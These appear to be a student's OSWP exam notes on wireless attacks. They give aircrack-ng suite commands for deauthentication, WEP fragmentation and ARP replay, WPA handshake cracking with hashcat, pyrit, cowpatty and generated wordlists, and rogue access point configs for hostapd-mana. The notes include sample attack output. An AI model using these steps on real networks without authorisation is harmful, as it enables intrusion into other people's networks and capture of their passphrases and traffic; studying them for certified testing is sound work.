OSWP

install ristretto for image

remember to use

airodump-ng --band abg wlan0mon

☑ WEP
☑ WPS
☑ WPA/WPA2-PSK
☑ WPA/WPA2- Enterprise
☑ captive portal
☑ Password Cracking

Basic commands

Basic Commands :-

- iw dev
- iw dev wlan1 scan | grep "SSID"
- ssh <username>@<target_ip> -p<port> ## connecting to the target system with SSH information provided by @offsec
- systemctl restart NetworkManager.service

Aircrack-ng

more the 20 tools

```
aircrack-ng -r <DB NAME> <.CAP FILENAME>
```

Airmon-ng

Aimon-ng

airmon-ng - see if detect chipset/drivers

Airmon-ng check - check if any proccess is problematic airmon-ng check kill - kill the proccess

Airmon-ng check kill

airmon-ng start wlan0 - start monitor mode airmon-ng start wlan0 3 - Start monitor mode on channel 3 airmon-ng stop mon0 - stop monitor mode

sudo airmon-ng start wlan0 2

where 2 is the channal number where we want to enable monitor mode of our adapter

• sudo iw dev wlan0mon info ---- to check with channel / sudo iwconfig wlan0mon

Airodump-ng

Airodump-ng

Airodump -ng used for
• WEP Initializtion Vector
• to capture raw 802.11 frames
• WPA/Wpa2 handshake

Usage :-
- to only capture on specific channel use only -c channel_number(-c 2)
- --write
- --channel
- --bssid

Upper Portion -
• power(pwr) --- signal strength --- increase towads positive if signal gets strong. (negative no. will move towards positive)
• RXQ - recieved quality --- is measured by percentage -- of successfully recieved frames -- -over last 10 sec
• data -- -captured no of data packets -- If WEP is used - it indicated unique IV counts - also shows data broadcast packets
• #/s -- the number sign indicates the number of data packets per second over last 10 seconds
• CH -- channel no is taken from beacon frames. n some cases frames from one channel may be captured on another channel due to channel overlap.
• beacons -- sent by AP
• bssid -- mac address
• essid -- name of wifii
• MB - is the maximum speed supported by the AP.
• ENC - indicates the encryption algorithm in use. OPN, if shown, means there is no encryption.
• CIPHER - CCMP is detected security protocol
• AUTH - Detected Authentication protocol

when network is hidden the essid is represented as length:7 7 can be the no of characters. length 0 to indicated no of characters are hidden intentionnally

Lower portion -- station sending frames
Rate : indicates the last used rates between the client the AP. The first number indicates the rate of data from AP to the client, and the second indicates the rate of data from the client to the AP. Note that the Rate column will only be displayed when we are locked onto a single channel. It won't be visible when channel hopping.
Lost : measures lost frames originating from the client station.
Frames : indicates the number of data frames sent by the client.
Notes : will indicate if the particular client has done a handshake, or if it sees PMKID

Percision scanning is scanning for specific AP.

Airodump-ng Output Files :
- -w option,
- formats - PCAP, CSV, Kismet legacy CSV, Kismet legacy NetXML, and Log CSV.
- to use a specific format we use --output-format cdv, pcap

Interactive keys :
- space - pause capture continues in bg
- tab - enbles/disables scrolling

- M - colored options
- A - different display options
- S - diffenent sorting options
- I - invert the selected sorting
- D - default sort - power level

To scan all bands :-

airodump-ng --band abg -c channel --bssid bssid interface

Aireplay-ng

Aireplay-ng
used for generating wireless traffics

Attack	Attack Name
# 0	## Deauthentication
# 1	## Fake Authentication
# 2	## Interactive Packet Replay
# 3	## ARP Request Replay Attack
# 4	## KoreK ChopChop Attack
# 5	## Fragmentation Attack
# 6	## Café-Latte Attack
# 7	## Client-Oriented Fragmentation Attack
# 9	## Injection Test

-0 : deauth
performing a deauthentication attack against AP
- aireplay-ng -0 1 -a <AP_MAC> -c <Client_MAC> <interface>

-1 : Fake Authentication
performing a fake authentication attack against AP
aireplay-ng -1 0 -e <ESSID> -a <AP_MAC> -h <Your_MAC> <interface>

-2 : Interactive Packet Replay Attack
- aireplay-ng -2 -b <AP_MAC> -d FF:FF:FF:FF:FF:FF -f 1 -m 68 -n 86 <interface> ## performing a interactive packet replay attack against AP

-3 ARP Request Replay Attack
- aireplay-ng -3 -b <AP_MAC> -h <Your_MAC> <interface> ## performing a ARP Request Replay attack against AP

-4 **Korek ChopChop Attack**
aireplay-ng -4 -b <AP_MAC> -h <Your_MAC> <interface> ## performing a korek chopchop attack against AP

-5 **Fragmentation Attack**
aireplay-ng -5 -b <AP_MAC> -h <Your MAC> <interface> ## performing a fragmentation attack against AP


-9 : injection test
- if a perticular AP can be injected or not on a specific channel

Types of Injection test
- basic injection test
  - ⇒ Injection Test: **aireplay-ng -9 mon0** - Single card
  - ⇒ **aireplay-ng -9 -i** (revieving card wlan1) (mon0)

- injection test from specific essid
  - -e essid
  - -a bssid
  - -D : disable AP detection

- card to card --- garenty injection

- for error :-



aircrack-ng

aircrack-ng

aircrack-ng -S --- for speed test

deaunthication may not work on 802.11w(Protected Management Frames) ...unencrypted deauth frames are ignored.

To confirm if the captured key is correct we need to check with airdecap-ng

airdecap-ng -b bssid -e essid -p password_cracked wpa_cap_file.cap

wpa -- 8 to 63 character

Airdecap-ng

Airdecap-ng

used after key for WEP, WPA PSK , WPA2 PSk is retrived.

Removing Wireless Headers :-

captured file contains a lot of frames that we are not intrested in . One use of Airdecap-ng is to remove the wireless headers from unencrypted capture files.

airdecap-ng -b bssid file.cap

Airegraph-ng

Airegraph-ng

Use - To create a graph of network

Two types of graph :-
1. Client to AP graph(CAPR)
2. Clients Probe Graph(CPG)

colors used in graph :-
green - wpa
red - open
yellow - wep
black - unknown

airegraph-ng -i file.csv -o cap.png -g CAPR/CPG

-i : input file.csv captured by airodump-ng
-o : output file
-g : graph type

install ristretto for image viewing

Aircrack-ng suite

Aircrack-ng does not work when theauthentication is Enterprise and shown as MGT, as itrequires a different set of tools.

Some wireless drivers ignore directeddeauthentication and only respond to broadcast deauthentication. We can run the same aireplay-ng deauthentication command without the -c parameter to send broadcast deauthentication.

some times 802.11w Protected management frames are in use, where unencrypted deauthentication framesare ignored. Then the only course of action is to waitfor a client to connect.

aircrack-ng -w wordlist.txt -e essid -b bssid file.cap

It's possible that we captured a client'sunsuccessful attempt to connect to the network. This is where we make use of theadditional traffic we captured
between the client and the AP.
To confirm the key is correct, let'sdecrypt our traffic with airdecap-ng.

airdecap-ng -b bssid -e essid -p password file.cap

Password Cracking

WPA supports two types of authentication methods

1. PSK - pre shared key
2. Enterprise

WPA, WPA2, WPA3 all rely on hashes for keys

this are one way hash so decrypting or cracking the hash takes efforts

we will do this by followings:
1. Get the handshake
2. make a guess at passphrase and send the guess to the hash function
3. compare the output from hashfunction to the handshake
4. if match we get the password

Length of Passphrase can be from 8 to 63 characters

There is no difference between cracking WPA and WPA2 hashes,

WPA3 shares similarities with WPA, but it uses the much stronger SimultaneousAuthentication of Equals, and it is not yet vulnerable to offlineattacks.
 same goes for Opportunistic WirelessEncryption (OWE).

custom wordlist

try and look for default password using oui(Organizational Unique Identifier) (first 6 char of MAC address http://www.wireshark.org/tools/oui-lookup.html)

We will use 3 tools for generating custom wordlist

- **John The Ripper**
- **Crunch**
- **RSMangler**

John The Ripper :

• JtR's default mangling rules only append one digit to the end of each word. Let's add two additional rulesthat append two and three digits to the end of eachword in the wordlist.

• The JtR mangling rules are located in a john configuration file - /etc/john/john.conf

• add following line near line no 961 :

```
#Add two numbers to end of each password
$[0-9]$[0-9]
$[0-9]$[0-9]$[0-9]
```

• sudo john --wordlist=wordlist.txt --rules --stdout | grep -i "password you want add numbers "

• full command to directly input wordlist with Johntheripper in aircrack-ng :

```
sudo john --wordlist=wordlist.txt --rules --stdout |  aircrack -ng -e essid -w - file.cap
```

RSMangler :

• RSMangler is a Ruby scriptthat takes words as input and modifiesthem in multiple ways,such as changing case, switching order,using "leetspeak", adding numbers,and so on in order to create anon-repeating wordlist.

• All of RSMangler's word manipulation options are on by default, but we can add parameters to the command line to turn individual options off.

• first create file with words or passwords.
• process that file to rsmangles --file wordlist.txt
• to save --output wordlist
• -min 10 max 12 options can also be used.

• full command to directly input wordlist with Johntheripper in aircrack-ng :
rsmangler -file wordlist.txt --min 12--max 13 | aircrack-ng -e essid file.cap -w -

---

Cracking with Pyrit

airmon-ng start <interface> <AP_Channel> ## setting the wireless card (wlan0) to monitor mode

• pyrit -r <interface> -o <capture_file> stripLive ## using pyrit to sniff in monitor mode interface by saving the capture process to a file

• aireplay-ng -0 1 -a <AP_MAC> -c <Client_MAC> <interface> ## performing a deauthentication attack against AP to capture the handshake packet

• pyrit -r <capture_file> -i <wordlist> -b <AP_MAC> attack_passthrough ## cracking WPA password with pyrit in dictionary mode

or

• pyrit -i <wordlist> import_passwords ## import word list to crack WPA password in pyrit with database mode

• pyrit -e <ESSID> create_essid ## adding the ESSID of the access point to the pyrit database

• pyrit batch ## creating PMKs for ESSID

• pyrit -r <capture_file> -b <AP_MAC> attack_db ## cracking WPA password in database mode with pyrit

Crunch

Crunch

• Given a pattern and a character set or words, Crunch is able to generate all possible combinations. The crunch command only requires us to specify the first two parameters, namely the minimum length and maximum length of the password. WPA requires passphrases between eight and 63 characters.


• crunch min max WordsToUse
• -t can be used to define characterset like
- @ lowercase
- , uppercase
- %numbers
- ^ symbols

• example - crunch 11 11 -t Password%%%

-p to add words or specific characters

example - crunch 5 5 -t ddd%% -p dog cat bird

output :



e.g

crunch 7 7 -t p@ss,%^ -l a@aaaaa
crunch will now treat the @ symbol as a literal character and not replace the character with a uppercase letter.
this will generate
p@ssA0!
p@ssA0@
p@ssA0#
p@ssA0$
<skipped>
p@ssZ9

```
┌──(user㉿kali)-[~/Documents/wifidocs/wpa2-wordlists]
└─$ crunch 10 10 -t 9%%%%%%%%%
```

hashcat

Hashcat uses GPU

only pocl openc cl is not recommended

hascat benchmark - speed estimate to crack password
• hashcat -b
• for wifi cracking we mostly use wpa/wpa2-eapol-pbkdf2 hashes
• hashcat -b -m 2500

Hashcat utilities

important package -- use/lib/hashcat-utils

• cap2hccapx.bin ← cap export to hccpacx for hash cat cracking - We'll notice one utility that is specifically relevant for our purposes. It exports WPA handshakes from PCAP files to HCCAPx, a format used by hashcat for WPA/WPA2 handshakes

converting cap to hccapx
/lib/hashcat-utils/cap2hccapx.bin wpa.cap output.hccapx

using hashcat to crack password :
hashcat -m 2500 output.hccapx wordlist.txt

Airolib-ng

Airolib-ng is a tool designed to store and manage ESSID and password lists,compute their Pairwise Master Keys (PMK), and use them in order to crack WPA and WPA2 PSK passphrases.

- users sqlite3 database
- speed for cracking increases

S**ummary commands** :
- airolib-ng anyname.sqlite --import essid essid.txt
- airolib-ng anyname.sqlite --stats
- airolib-ng anyname.sqlite --import passwd wordlist.txt
- airolib-ng anyname.sqlite --batch
- aircrack-ng -r anyname.sqlite file.cap

Steps to create database in airolib-ng and use for cracking :

1. essid.txt
2. import the ESSIDtext file into the airolib-ng database

    airolib-ng anyname.sqlite --import essid essid.txt

3. Passing --stats to airolib-ng displays information about our database,including the ESSIDs and numberof passwords that are stored.

    airolib-ng anyname.sqlite --stats

4. Importing password - only valid credentions will be imported that is between 8 to 63 characters

    airolib-ng anyname.sqlite --import passwd wordlist.txt

5.With the network ESSID and password list imported,we can have airolib-ng batchprocess all of the corresponding PMKs

    airolib-ng anyname.sqlite --batch

6. Once generated we can use these PMKs against APs that have the same ESSID. Once the batch operation is complete, the output shows that all possible combinations have been computed for our combination of ESSID and passwords.

7. Now, instead of usinga wordlist with aircrack-ng, we can pass the databasename using -r instead.

    aircrack-ng -r anyname.sqlite file.cap

cowpatty

It is a versatile tool that recovers WPA pre-shared keys using both dictionary and rainbow table attacks.

Rainbow table mode :-
• The main purpose behind using coWPAttyis to use the pre-computed hashes, similar to airolib-ng, to crack a WPA passphrase. Using these rainbow tables, which are pre-computed hashes, significantly reduces the time required to crack WPA passphrases as all of the computation is done ahead of time.

• An important point to keep in mind when using pre-computed hashes is that they need to be generated for each unique ESSID.

• The ESSID is combined with the WPA pre-shared key to create the hash.

• coWPAtty includes a tool, genpmk, thatgenerates the required rainbow tables.

genpmk -f wordlist -d output file -s essid

• **cowpatty -r file.cap -d outout_file_saved_genpmk -s essid**

---
coWPAtty needs a full valid handshake, check if it can use it
cowpatty -r <CAPTURE_NAME> -c

cowpatty -r file.cap -f wordlist -2 -s <bssid>

where -2 is for no scripts mode

ROUGUE Access Point

We'll use this attack to grab WPA pre-shared keys.

• When a client connects to a wireless network, the device will save the network into a list called the Preferred Network List (PNL). A PNL allows devices to reconnect to a familiar network when it is detected again.

• Even though we might not have the same pre-shared key (PSK) as the AP the client was expecting, we will be able to capture the first two messages of the 4-way handshake. This should give us just the right amount of information to crack the PSK.

• Many devices save the encryption details inthe PNL when the network is saved. This means for a successful attack, our rogue AP will have to match the encryption details of the target.

Using airodump-ng suit :

airodump-ng -w discovery --output -format pcap wlan0mon

In wireshark using .cap or .pcap file filtering out becons packet of specific ssid :-

- wlan.fc.type_subtype == 0x08 && wlan.ssid == " essid here"
  in above filter, Management frames use type "0",and beacon frames use a subtype of "8"
- Vendor specific tagg ---wpa 1
- RSN tag -- supports wpa2 --- tkip or ccnp
- authenticate with a PSK - based on the Auth KeyManagement configuration.

Creating Rogue AP :-

using hostapd-mana :-
• a daemon which creates AP using Wi- Fi network adapters.
• In order to run hostapd-mana, we will need to build a configuration file which defines the AP configuration and sets a location for the captured handshakes.
• Configuration file - /etc/hostapd-mana/hostapd-mana.conf we can also create our own hostapd-mana configuration file. (any-name.conf)
• **Contents/Parameters** -

1> interface name=
   - wlan0
   - wlan1

2> ssid= essid
3> channel= 1,2,3,4,5, etc.
4> driver=nl80211
   - By default, hostapd-manawill run in 802.11b. you can change e.g by setting the ieee80211n parameter to "1".

5> hw_mode=g(2.4Ghz) or a(5Ghz) (hw_mode=g -> 2.4 GHz y 54 Mb)
6> wpa=
   - wpa=1 -> activate only WPA
   - wpa=2 -> activate only WPA2
   - wpa=3 -> to enable both WPA and WPA2.

7> wpa_key_mgmt=WPA-PSK
   - authenticationto PSK and set the key as well e.g set wpa_key_mgmt to "WPA-PSK"

8> wpa_passphrase=ANYPASSWORD
   - passphrase in the case of PSK auth, we can set anything here, we don't care it's wrong

9> wpa_pairwise=TKIP CCMP -> TKIP or CCMP encryption with WAP1
    rsn_pairwise=TKIP CCMP -> TKIP or CCMP encryption with WPA2
   - Encryption type (if the target is exclusiveliy WPA1 use just one of the following):


• wpa and rsn pairwise settings to "TKIP CCMP" for WPA1 and WPA2 respectively in order to match the encryptionsettings of the target AP.

• The cipher suite for multicast trafficis automatically set by hostapd-mana,so we don't need to modifythe configuration for it

10> mana_wpaout=/home/file.hccapx

• Finally, we need to configure the"mana" portion of hostapd-mana. mana_wpaout which will specify where tosave the captured handshakes. Each captured handshakewill be appended to this file.

Example file -



With the configuration file complete, we can start hostapd-mana

CAPTURING HANDSHAKES -

To start hostapd-mana:
sudo hostapd-mana our_save_conf_file.conf

Examples

• hostap with no encryption:

```
interface=wlan1
ssid=hostel-A
hw_mode=g
channel=6
driver=nl80211
```

• hostap with wep:

```
interface=wlan1
hw_mode=g
channel=6
driver=nl80211
ssid=hostel-A
auth_algs=1
wep_default_key=0
wep_key0="54321"
```

• hostap with WPA-PSK:

```
interface=wlan1
hw_mode=g
channel=6
driver=nl80211
ssid=HomeAlone
auth_algs=1
wpa=1
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP
wpa_passphrase=welcome@123
```

• hostap with WPA2-PSK:


```
interface=wlan1
hw_mode=g
channel=6
driver=nl80211
ssid=Lost-in-space
auth_algs=1
wpa=1
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
wpa_passphrase=beautifulsoup

# SSID 2
bss=wlan1_0
ssid=LOCOMO-Mobile-hotspot
auth_algs=1
wpa=1
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
wpa_passphrase=beautifulsoup


alternative:
interface=wlan1
hw_mode=g
channel=6
```

```
driver=nl80211

ssid=Lost-in-space
auth_algs=1
wpa=2
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
wpa_passphrase=beautifulsoup
```

WEP cracking

For 64bites / 128 bites : 20,000/1,000,00 IVS foir cracking

• With clients (easy to get IVS)



Steps to crack :-

1. airodump-ng -c <AP_Channel> --bssid <AP_MAC> -w wep wlan0
need #data about 20,000 for 64 bit and 10k for 128bit

2. aireplay-ng -1 0 -a bssid wlan0 --------- fake authentication

3. aireplay-ng -5 -b bssid -h <your mac> wlan1mon ---------- Fragmentation Attack

```
root@bt:~# aireplay-ng -5 -b 10:9F:A9:F4:F6:81 -h 00:22:75:3C:7E:26 wlan0
13:18:40  Waiting for beacon frame (BSSID: 10:9F:A9:F4:F6:81) on channel 11
13:18:40  Waiting for a data packet...


        Size: 70, FromDS: 1, ToDS: 0 (WEP)

              BSSID  =  10:9F:A9:F4:F6:81
          Dest. MAC  =  01:80:C2:00:00:00
         Source MAC  =  10:9F:A9:F4:F6:81

        0x0000:  0842 0000 0180 c200 0000 109f a9f4 f681  .B..............
        0x0010:  109f a9f4 f681 6079 a8fc 3500 0dff 0cad  ......`y..5.....
        0x0020:  655f bd2d bfe4 abc2 1369 8692 c6aa 3c38  e_.-.....i....<8
        0x0030:  1031 6f73 5bed 0e39 4372 0701 d98f 3669  .1os[..9Cr....6i
        0x0040:  9180 aa85 d4b6                           ......

Use this packet ? y

Saving chosen packet in replay_src-1113-131840.cap
13:18:48  Data packet found!
13:18:48  Sending fragmented packet
13:18:48  Not enough acks, repeating...
13:18:48  Sending fragmented packet
13:18:48  Got RELAYED packet!!
13:18:48  Trying to get 384 bytes of a keystream
13:18:48  Not enough acks, repeating...
13:18:48  Trying to get 384 bytes of a keystream
13:18:48  Got RELAYED packet!!
13:18:48  Trying to get 1500 bytes of a keystream
13:18:48  Got RELAYED packet!!
Saving keystream in fragment-1113-131848.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
root@bt:~#
```

It will save the keystream as a **.xor** file and display the file name in your shell.

4. packetforge-ng -0 -a [BSSID] -h [Your MAC] -w [ARP filename] -y [filename.xor] -k 255.255.255.255 -l 255.255.255.255

Using the **.xor** file we saved - we can create an ARP-Reply package and inject it to the network to stimulate the flow of IVs.

```
root@bt:~# packetforge-ng -0 -a 10:9F:A9:F4:F6:81 -h 00:22:75:3C:7E:26 -y fragment-1113-131848.xor
-w arp-request -k 255.255.255.255 -l 255.255.255.255
Wrote packet to: arp-request
root@bt:~#
```

5. aireplay-ng -2 -r [ARP filename] [Interface] ---------- Interactive Packet Replay


Upon creating our ARP request packet we can inject it into the network using the aireplay-ng (-2) command

- **aireplay-ng -2 -r arp-request wlan0**

```
root@bt:~# aireplay-ng -2 -r arp-request wlan0
No source MAC (-h) specified. Using the device MAC (00:22:75:3C:7E:26)


        Size: 68, FromDS: 0, ToDS: 1 (WEP)

             BSSID  =  10:9F:A9:F4:F6:81
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
        Source MAC  =  00:22:75:3C:7E:26

        0x0000:  0841 0201 109f a9f4 f681 0022 753c 7e26  .A........."u<~&
        0x0010:  ffff ffff ffff 8001 affc 3500 af8c cb49  ..........5....I
        0x0020:  5a16 f8d8 d4ee 1906 d085 ab4e 13e9 9c75  Z..........N...u
        0x0030:  b500 e23a 7fb6 88c0 01fc 9e2e 58ce cbb9  ...:........X...
        0x0040:  f5b1 5ec2                                ..^.

Use this packet ?
```

#data will start increasing

6. aircrack-ng -e [ESSID] [Filename]



Extra : -

aireplay-ng -5 -b <AP_MAC> -h <Your MAC> <interface> ## performing a fragmentation attack against AP
packetforge-ng -0 -a <AP_MAC> -h <Your_MAC> -l <Source_IP> -k <Dest_IP> -y <XOR_file> -w <output_file> ## creating an ARP request packet using packetforge-ng
tcpdump -n -vvv -e -s0 -r <output_file> ## check the contents of the created package
aireplay-ng -2 -r <output_file> <interface> ## injecting the generated packet into the network (If the correct pack is injected, the IV amount will increase rapidly.)
aircrack-ng <capture_file> ## cracking WEP key (In order to achieve a successful result, you need to catch a sufficient number of IVs during the attack.)

Bypassing WEP Shared Key Authentication

